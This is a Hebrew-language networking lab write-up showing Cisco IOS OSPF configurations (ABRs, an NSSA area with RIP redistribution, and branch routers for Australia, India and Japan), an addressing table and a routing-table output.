
```
ORACLE_OSPF_AREA_33_ABR_TO_AREA_0_1(config)#interface GigabitEthernet0/0
ORACLE_OSPF_AREA_33_ABR_TO_AREA_0_1(config-if)#ip address 10.18.33.22 255.255.255.252
ORACLE_OSPF_AREA_33_ABR_TO_AREA_0_1(config-if)#interface GigabitEthernet1/0
ORACLE_OSPF_AREA_33_ABR_TO_AREA_0_1(config-if)#ip address 10.18.33.6 255.255.255.252
ORACLE_OSPF_AREA_33_ABR_TO_AREA_0_1(config-if)#interface GigabitEthernet2/0
ORACLE_OSPF_AREA_33_ABR_TO_AREA_0_1(config-if)#ip address 10.18.33.38 255.255.255.252
ORACLE_OSPF_AREA_33_ABR_TO_AREA_0_1(config-if)#interface GigabitEthernet3/0
ORACLE_OSPF_AREA_33_ABR_TO_AREA_0_1(config-if)#ip address 10.18.33.42 255.255.255.252
ORACLE_OSPF_AREA_33_ABR_TO_AREA_0_1(config-if)#interface GigabitEthernet4/0
ORACLE_OSPF_AREA_33_ABR_TO_AREA_0_1(config-if)#ip address 10.18.33.57 255.255.255.252
ORACLE_OSPF_AREA_33_ABR_TO_AREA_0_1(config-if)#interface GigabitEthernet5/0
ORACLE_OSPF_AREA_33_ABR_TO_AREA_0_1(config-if)#ip address 10.18.33.61 255.255.255.252
ORACLE_OSPF_AREA_33_ABR_TO_AREA_0_1(config-if)#router ospf 33
ORACLE_OSPF_AREA_33_ABR_TO_AREA_(config-router)#area 33 nssa
ORACLE_OSPF_AREA_33_ABR_TO_AREA_(config-router)#network 10.18.33.20 0.0.0.3 area 33
ORACLE_OSPF_AREA_33_ABR_TO_AREA_(config-router)#network 10.18.33.4 0.0.0.3 area 33
ORACLE_OSPF_AREA_33_ABR_TO_AREA_(config-router)#network 10.18.33.36 0.0.0.3 area 33
ORACLE_OSPF_AREA_33_ABR_TO_AREA_(config-router)#network 10.18.33.40 0.0.0.3 area 33
ORACLE_OSPF_AREA_33_ABR_TO_AREA_(config-router)#network 10.18.33.56 0.0.0.3 area 33
ORACLE_OSPF_AREA_33_ABR_TO_AREA_(config-router)#network 10.18.33.60 0.0.0.3 area 0
```

הרשת המסומנת מופנית ל AREA 0


הגדרת נתב ASBR:

```
ORACLE_RIP_ROUTER_1_ASBR_OSPF_AREA_33(config)#interface GigabitEthernet0/0
ORACLE_RIP_ROUTER_1_ASBR_OSPF_AREA_3(config-if)#ip address 192.32.18.2 255.255.255.0
ORACLE_RIP_ROUTER_1_ASBR_OSPF_AREA_3(config-if)#interface GigabitEthernet1/0
ORACLE_RIP_ROUTER_1_ASBR_OSPF_AREA_3(config-if)#ip address 10.18.33.74 255.255.255.252
ORACLE_RIP_ROUTER_1_ASBR_OSPF_AREA_3(config-if)#router ospf 33
ORACLE_RIP_ROUTER_1_ASBR_OSPF_AR(config-router)#area 33 nssa
ORACLE_RIP_ROUTER_1_ASBR_OSPF_AR(config-router)#redistribute rip metric-type 1 subnets
ORACLE_RIP_ROUTER_1_ASBR_OSPF_AR(config-router)#network 10.18.33.72 0.0.0.3 area 33
```

הרשת המסומנת מופנית לRIP



ניתן לראות כי הפצנו לפרוטוקול **RIP** את הרשתות שנלמדו מ **OSPF** על ידי **Redistribute**.




הגדרת Australia:

ORACLE_AU_AU_Sydney_F0_ROUTER1

```
ORACLE_AU_AU_Sydney_F0_ROUTER1(config)#interface GigabitEthernet8/0
ORACLE_AU_AU_Sydney_F0_ROUTER1(config-if)#ip address 10.18.33.77 255.255.255.252
ORACLE_AU_AU_Sydney_F0_ROUTER1(config-if)#router ospf 33
ORACLE_AU_AU_Sydney_F0_ROUTER1(config-router)#area 33 nssa
ORACLE_AU_AU_Sydney_F0_ROUTER1(config-router)#network 10.18.33.76 0.0.0.3 area 33
ORACLE_AU_AU_Sydney_F0_ROUTER1(config-router)#network 172.18.64.0 0.0.1.255 area 33
ORACLE_AU_AU_Sydney_F0_ROUTER1(config-router)#network 172.18.66.0 0.0.1.255 area 33
ORACLE_AU_AU_Sydney_F0_ROUTER1(config-router)#network 172.18.68.0 0.0.1.255 area 33
ORACLE_AU_AU_Sydney_F0_ROUTER1(config-router)#network 172.18.70.0 0.0.1.255 area 33
```

ORACLE_AU_AU_Sydney_F0_ROUTER2

```
ORACLE_AU_AU_Sydney_F0_ROUTER2(config)#interface GigabitEthernet8/0
ORACLE_AU_AU_Sydney_F0_ROUTER2(config-if)#ip address 10.18.33.81 255.255.255.252
ORACLE_AU_AU_Sydney_F0_ROUTER2(config-if)#router ospf 33
ORACLE_AU_AU_Sydney_F0_ROUTER2(config-router)#area 33 nssa
ORACLE_AU_AU_Sydney_F0_ROUTER2(config-router)#network 10.18.33.80 0.0.0.3 area 33
ORACLE_AU_AU_Sydney_F0_ROUTER2(config-router)#network 172.18.64.0 0.0.1.255 area 33
ORACLE_AU_AU_Sydney_F0_ROUTER2(config-router)#network 172.18.66.0 0.0.1.255 area 33
ORACLE_AU_AU_Sydney_F0_ROUTER2(config-router)#network 172.18.68.0 0.0.1.255 area 33
ORACLE_AU_AU_Sydney_F0_ROUTER2(config-router)#network 172.18.70.0 0.0.1.255 area 33
```




<u>*הגדרת AREA 222:*</u>

אזור 110 מחבר את הסניפים של הודו ויפן והוא **P2P**, וכתובת הרשת שלו היא:

10.18.222.0/30

באזור זה חמישה נתבים והוא נראה כך:



למען הגדרה קלה של הממשקים על פי הדיאגרמה לעיל יצרתי את הטבלה הזו:

ORACLE_OSPF_AREA_222_ROUTER_1	ip
GigabitEthernet0/0	10.18.222.1
GigabitEthernet1/0	10.18.222.37
GigabitEthernet2/0	10.18.222.21
GigabitEthernet3/0	10.18.222.17

ORACLE_OSPF_AREA_222_ROUTER_4	ip
GigabitEthernet0/0	10.18.222.10
GigabitEthernet1/0	10.18.222.26
GigabitEthernet2/0	10.18.222.22
GigabitEthernet3/0	10.18.222.13

ORACLE_OSPF_AREA_222_ROUTER_2	ip
GigabitEthernet0/0	10.18.222.5
GigabitEthernet1/0	10.18.222.25
GigabitEthernet2/0	10.18.222.33
GigabitEthernet3/0	10.18.222.2

ORACLE_OSPF_AREA_222_ROUTER_5	ip
GigabitEthernet0/0	10.18.222.14
GigabitEthernet1/0	10.18.222.30
GigabitEthernet2/0	10.18.222.34
GigabitEthernet3/0	10.18.222.18

ORACLE_OSPF_AREA_222_ROUTER_3	ip
GigabitEthernet0/0	10.18.222.6
GigabitEthernet1/0	10.18.222.38
GigabitEthernet2/0	10.18.222.29
GigabitEthernet3/0	10.18.222.9


הגדרת נתב:

```
ORACLE_OSPF_AREA_222_ROUTER_3(config)#interface GigabitEthernet0/0
ORACLE_OSPF_AREA_222_ROUTER_3(config-if)#ip address 10.18.222.6 255.255.255.252
ORACLE_OSPF_AREA_222_ROUTER_3(config-if)#interface GigabitEthernet1/0
ORACLE_OSPF_AREA_222_ROUTER_3(config-if)#ip address 10.18.222.38 255.255.255.252
ORACLE_OSPF_AREA_222_ROUTER_3(config-if)#interface GigabitEthernet2/0
ORACLE_OSPF_AREA_222_ROUTER_3(config-if)#ip address 10.18.222.29 255.255.255.252
ORACLE_OSPF_AREA_222_ROUTER_3(config-if)#interface GigabitEthernet3/0
ORACLE_OSPF_AREA_222_ROUTER_3(config-if)#ip address 10.18.222.9 255.255.255.252
ORACLE_OSPF_AREA_222_ROUTER_3(config-if)#router ospf 222
ORACLE_OSPF_AREA_222_ROUTER_3(config-router)#network 10.18.222.4 0.0.0.3 area 222
ORACLE_OSPF_AREA_222_ROUTER_3(config-router)#network 10.18.222.36 0.0.0.3 area 222
ORACLE_OSPF_AREA_222_ROUTER_3(config-router)#network 10.18.222.28 0.0.0.3 area 222
ORACLE_OSPF_AREA_222_ROUTER_3(config-router)#network 10.18.222.8 0.0.0.3 area 222
```

הגדרת נתב ABR:

```
ORACLE_OSPF_AREA_222_ABR_TO_AREA_0_2(config)#interface GigabitEthernet0/0
ORACLE_OSPF_AREA_222_ABR_TO_AREA_0_2(config-if)#ip address 10.18.222.14 255.255.255.252
ORACLE_OSPF_AREA_222_ABR_TO_AREA_0_2(config-if)#interface GigabitEthernet1/0
ORACLE_OSPF_AREA_222_ABR_TO_AREA_0_2(config-if)#ip address 10.18.222.30 255.255.255.252
ORACLE_OSPF_AREA_222_ABR_TO_AREA_0_2(config-if)#interface GigabitEthernet2/0
ORACLE_OSPF_AREA_222_ABR_TO_AREA_0_2(config-if)#ip address 10.18.222.34 255.255.255.252
ORACLE_OSPF_AREA_222_ABR_TO_AREA_0_2(config-if)#interface GigabitEthernet3/0
ORACLE_OSPF_AREA_222_ABR_TO_AREA_0_2(config-if)#ip address 10.18.222.18 255.255.255.252
ORACLE_OSPF_AREA_222_ABR_TO_AREA_0_2(config-if)#interface GigabitEthernet4/0
ORACLE_OSPF_AREA_222_ABR_TO_AREA_0_2(config-if)#ip address 10.18.222.57 255.255.255.252
ORACLE_OSPF_AREA_222_ABR_TO_AREA_0_2(config-if)#router ospf 222
ORACLE_OSPF_AREA_222_ABR_TO_AREA(config-router)#network 10.18.222.12 0.0.0.3 area 222
ORACLE_OSPF_AREA_222_ABR_TO_AREA(config-router)#network 10.18.222.28 0.0.0.3 area 222
ORACLE_OSPF_AREA_222_ABR_TO_AREA(config-router)#network 10.18.222.32 0.0.0.3 area 222
ORACLE_OSPF_AREA_222_ABR_TO_AREA(config-router)#network 10.18.222.16 0.0.0.3 area 222
ORACLE_OSPF_AREA_222_ABR_TO_AREA(config-router)#network 10.18.222.52 0.0.0.3 area 0
```

הרשת המסומנת מופנית ל AREA 0



הגדרת India:

ORACLE_AS_IN_Mumbai_F0_ROUTER1

```
ORACLE_AS_IN_Mumbai_F0_ROUTER1(config)#interface GigabitEthernet8/0
ORACLE_AS_IN_Mumbai_F0_ROUTER1(config-if)#ip address 10.18.222.45 255.255.255.252
ORACLE_AS_IN_Mumbai_F0_ROUTER1(config-if)#router ospf 222
ORACLE_AS_IN_Mumbai_F0_ROUTER1(config-router)#network 10.18.222.44 0.0.0.3 area 222
ORACLE_AS_IN_Mumbai_F0_ROUTER1(config-router)#network 172.18.80.0 0.0.1.255 area 222
ORACLE_AS_IN_Mumbai_F0_ROUTER1(config-router)#network 172.18.82.0 0.0.1.255 area 222
ORACLE_AS_IN_Mumbai_F0_ROUTER1(config-router)#network 172.18.84.0 0.0.1.255 area 222
ORACLE_AS_IN_Mumbai_F0_ROUTER1(config-router)#network 172.18.86.0 0.0.1.255 area 222
ORACLE_AS_IN_Mumbai_F0_ROUTER1(config-router)#network 172.18.88.0 0.0.1.255 area 222
```


ORACLE_AS_IN_Mumbai_F0_ROUTER2

```
ORACLE_AS_IN_Mumbai_F0_ROUTER2(config)#interface GigabitEthernet8/0
ORACLE_AS_IN_Mumbai_F0_ROUTER2(config-if)#ip address 10.18.222.49 255.255.255.252
ORACLE_AS_IN_Mumbai_F0_ROUTER2(config-if)#router ospf 222
ORACLE_AS_IN_Mumbai_F0_ROUTER2(config-router)#network 10.18.222.48 0.0.0.3 area 222
ORACLE_AS_IN_Mumbai_F0_ROUTER2(config-router)#network 172.18.80.0 0.0.1.255 area 222
ORACLE_AS_IN_Mumbai_F0_ROUTER2(config-router)#network 172.18.82.0 0.0.1.255 area 222
ORACLE_AS_IN_Mumbai_F0_ROUTER2(config-router)#network 172.18.84.0 0.0.1.255 area 222
ORACLE_AS_IN_Mumbai_F0_ROUTER2(config-router)#network 172.18.86.0 0.0.1.255 area 222
ORACLE_AS_IN_Mumbai_F0_ROUTER2(config-router)#network 172.18.88.0 0.0.1.255 area 222
```

הגדרת Japan:


ORACLE_AS_JP_Tokyo_F0_ROUTER

```
ORACLE_AS_JP_Tokyo_F0_ROUTER(config)#interface GigabitEthernet0/0/0
ORACLE_AS_JP_Tokyo_F0_ROUTER(config-if)#ip address 10.18.222.41 255.255.255.252
ORACLE_AS_JP_Tokyo_F0_ROUTER(config-if)#router ospf 222
ORACLE_AS_JP_Tokyo_F0_ROUTER(config-router)#network 10.18.222.40 0.0.0.3 area 222
ORACLE_AS_JP_Tokyo_F0_ROUTER(config-router)#network 172.18.98.0 0.0.1.255 area 222
ORACLE_AS_JP_Tokyo_F0_ROUTER(config-router)#network 172.18.100.0 0.0.1.255 area 222
ORACLE_AS_JP_Tokyo_F0_ROUTER(config-router)#network 172.18.102.0 0.0.1.255 area 222
ORACLE_AS_JP_Tokyo_F0_ROUTER(config-router)#network 172.18.96.0 0.0.1.255 area 222
```




תוצאה סופית:

בסוף הטופולוגיה נראית כך:



או במצב פיזי:



ORACLE

טבלאות:

ניתן להשתמש בפקודה:

```
show ip route ospf
```

כדי לצפות בניתובים שנלמדו ב **OSPF**.

AREA 0:

צהוב: OSPF

כחול: RIPv2

ורוד: EIGRP

```
ORACLE_OSPF_AREA_0_ROUTER_3_DR#show ip route ospf
     10.0.0.0/8 is variably subnetted, 58 subnets, 2 masks
O IA    10.18.33.0 [110/4] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
                   [110/4] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
O IA    10.18.33.4 [110/3] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
O IA    10.18.33.8 [110/3] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
O IA    10.18.33.12 [110/4] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
                    [110/4] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
O IA    10.18.33.16 [110/4] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
                    [110/4] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
O IA    10.18.33.20 [110/3] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
O IA    10.18.33.24 [110/3] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
O IA    10.18.33.28 [110/4] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
                    [110/4] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
O IA    10.18.33.32 [110/4] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
                    [110/4] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
O IA    10.18.33.36 [110/3] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
O IA    10.18.33.40 [110/3] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
O IA    10.18.33.44 [110/3] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
O IA    10.18.33.48 [110/3] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
O IA    10.18.33.52 [110/4] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
                    [110/4] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
O IA    10.18.33.56 [110/3] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
                    [110/3] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
O       10.18.33.60 [110/2] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
O       10.18.33.64 [110/2] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
O IA    10.18.33.68 [110/4] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
                    [110/4] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
O IA    10.18.33.72 [110/4] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
                    [110/4] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
O IA    10.18.33.76 [110/4] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
                    [110/4] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
O IA    10.18.33.80 [110/4] via 10.18.0.9, 00:00:48, GigabitEthernet0/0
                    [110/4] via 10.18.0.8, 00:00:48, GigabitEthernet0/0
O IA    10.18.110.0 [110/4] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
                    [110/4] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O IA    10.18.110.4 [110/4] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
                    [110/4] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O IA    10.18.110.8 [110/4] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
                    [110/4] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
O IA    10.18.110.12 [110/3] via 10.18.0.2, 00:00:48, GigabitEthernet0/0
O IA    10.18.110.16 [110/3] via 10.18.0.1, 00:00:48, GigabitEthernet0/0
```

